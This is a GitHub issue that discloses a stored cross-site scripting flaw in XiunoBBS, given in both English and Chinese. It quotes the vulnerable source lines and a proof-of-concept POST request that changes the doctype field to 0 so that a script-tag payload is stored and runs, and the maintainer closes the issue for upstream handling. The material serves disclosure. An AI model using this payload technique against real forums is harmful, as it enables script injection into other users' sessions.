rayfalling / xiuno-docker Public

<> Code ⊙ Issues 1 Pull requests ⊙ Actions Projects Security ···

New issue

Jump to bottom

Storage Cross-Site Scripting Attack (XSS) Vulnerability #4

Closed **shun-gg** opened this issue on Dec 6, 2019 · 1 comment

Labels upstream

shun-gg commented on Dec 6, 2019

URL：http://127.0.0.1/?thread-1.htm

route\thread.php line 52-53;

```
$message = param('message', '', FALSE);
empty($message) AND message('message', lang('please_input_message'));
$doctype = param('doctype', 0);
$doctype > 10 AND message(-1, lang('doc_type_not_supported'));
xn_strlen($message) > 2028000 AND message('message', lang('message_too_long'));
```

xiunophp\misc.func.php line 201-209;

```
// txt 转换到 html
function xn_txt_to_html($s) {
        $s = htmlspecialchars($s);
        $s = str_replace(" ", '&nbsp;', $s);
        $s = str_replace("\t", ' &nbsp; &nbsp; &nbsp; &nbsp;', $s);
        $s = str_replace("\r\n", "\n", $s);
        $s = str_replace("\n", '<br>', $s);
        return $s;
}
```

model\post.func.php line 360-361;

```
$arr['doctype'] == 0 && $arr['message_fmt'] = ($gid == 1 ? $arr['message'] : xn_html_safe($arr['message']));
$arr['doctype'] == 1 && $arr['message_fmt'] = xn_txt_to_html($arr['message']);
```

install\install.sql line 158;


```
doctype tinyint(3) NOT NULL default '0',                # 类型，0: html, 1: txt; 2: markdown; 3: ubb
```

#The doctype defaults to 1, The data packet is modified to 0,The xss payload can be triggered.

POC:


```
POST /?post-create-1-1.htm HTTP/1.1
Host: 127.0.0.1
Content-Length: 78
Accept: text/plain, */*; q=0.01
Origin: http://127.0.0.1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.131 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://127.0.0.1/?thread-1.htm
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: bbs_sid=k5j590765ife9s2nsgbspaof2k; bbs_token=E9L_2BPUbwyRHmiH8b_2BOTH0t85UrHKtLAJsTwsbgEpiw_2BLLlN57Bme3iX41pY6_2BeRMMAV7CgGoSWTIEVOBHCbnOA_3D_3D
Connection: close

doctype=0&return_html=1&quotepid=0&message=%3Cscript%3Ealert(1)%3C%2Fscript%3E
```




```
POST /xiunobbs/?post-create-1-1.htm HTTP/1.1
Host: 192.168.1.5
Content-Length: 78
Accept: text/plain, */*; q=0.01
Origin: http://192.168.1.5
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.131 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://192.168.1.5/xiunobbs/?thread-1.htm
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: bbs_sid=k5j590765ife9s2nsgbspaof2k; bbs_token=E9L_2BPUbwyRHmiH8b_2BOTH0t85UrHKtLAJsTwsbgEpiw_2BLLlN57Bme3iX41pY6_2BeRMMAV7CgGoSWTIEVOBHCbnOA_3D_3D
Connection: close

doctype=1&return_html=1&quotepid=0&message=%3Cscript%3Ealert(1)%3C%2Fscript%3E
```



```
POST /xiunobbs/?post-create-1-1.htm HTTP/1.1
Host: 192.168.1.5
Content-Length: 78
Accept: text/plain, */*; q=0.01
Origin: http://192.168.1.5
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.131 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://192.168.1.5/xiunobbs/?thread-1.htm
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: bbs_sid=k5j590765ife9s2nsgbspaof2k; bbs_token=E9L_2BPUbwyRHmiH8b_2BOTH0t85UrHKtLAJsTwsbgEpiw_2BLLlN57Bme3iX41pY6_2BeRMMAV7CgGoSWTIEVOBHCbnOA_3D_3D
Connection: close

doctype=0&return_html=1&quotepid=0&message=%3Cscript%3Ealert(1)%3C%2Fscript%3E
```



192.168.1.5 显示

1

确定

<script>alert(1)</script>

存储跨站脚本攻击（XSS）漏洞

URL：http://127.0.0.1/?thread-1.htm

route\thread.php 第52-53行;

```
$message = param('message', '', FALSE);
empty($message) AND message('message', lang('please_input_message'));
$doctype = param('doctype', 0);
$doctype > 10 AND message(-1, lang('doc_type_not_supported'));
xn_strlen($message) > 2028000 AND message('message', lang('message_too_long'));
```

xiunophp\misc.func.php 第201-209行;

```
// txt 转换到 html
function xn_txt_to_html($s) {
        $s = htmlspecialchars($s);
        $s = str_replace(" ", '&nbsp;', $s);
        $s = str_replace("\t", ' &nbsp; &nbsp; &nbsp; &nbsp;', $s);
        $s = str_replace("\r\n", "\n", $s);
        $s = str_replace("\n", '<br>', $s);
        return $s;
}
```

model\post.func.php 第360-361行;

```
$arr['doctype'] == 0 && $arr['message_fmt'] = ($gid == 1 ? $arr['message'] : xn_html_safe($arr['message']));
$arr['doctype'] == 1 && $arr['message_fmt'] = xn_txt_to_html($arr['message']);
```

install\install.sql 第158行;

```
doctype tinyint(3) NOT NULL default '0',                # 类型, 0: html, 1: txt; 2: markdown; 3: ubb
```

#doctype默认为1,构造数据包修改为0.即可触发xss payload.
POC:

```
POST /?post-create-1-1.htm HTTP/1.1
Host: 127.0.0.1
Content-Length: 78
Accept: text/plain, */*; q=0.01
Origin: http://127.0.0.1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.131 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://127.0.0.1/?thread-1.htm
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: bbs_sid=k5j590765ife9s2nsgbspaof2k; bbs_token=E9L_2BPUbwyRHmiH8b_2BOTH0t85UrHKtLAJsTwsbgEpiw_2BLLlN57Bme3iX41pY6_2BeRMMAV7CgGoSWTIEVOBHCbnOA_3D_3D
Connection: close

doctype=0&return_html=1&quotepid=0&message=%3Cscript%3Ealert(1)%3C%2Fscript%3E
```

rayfalling added the upstream label on Jan 1, 2020

rayfalling commented on Jan 1, 2020 Owner

问题将提交上游处理

rayfalling closed this as completed on Jan 1, 2020

Assignees

No one assigned

Labels

upstream

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants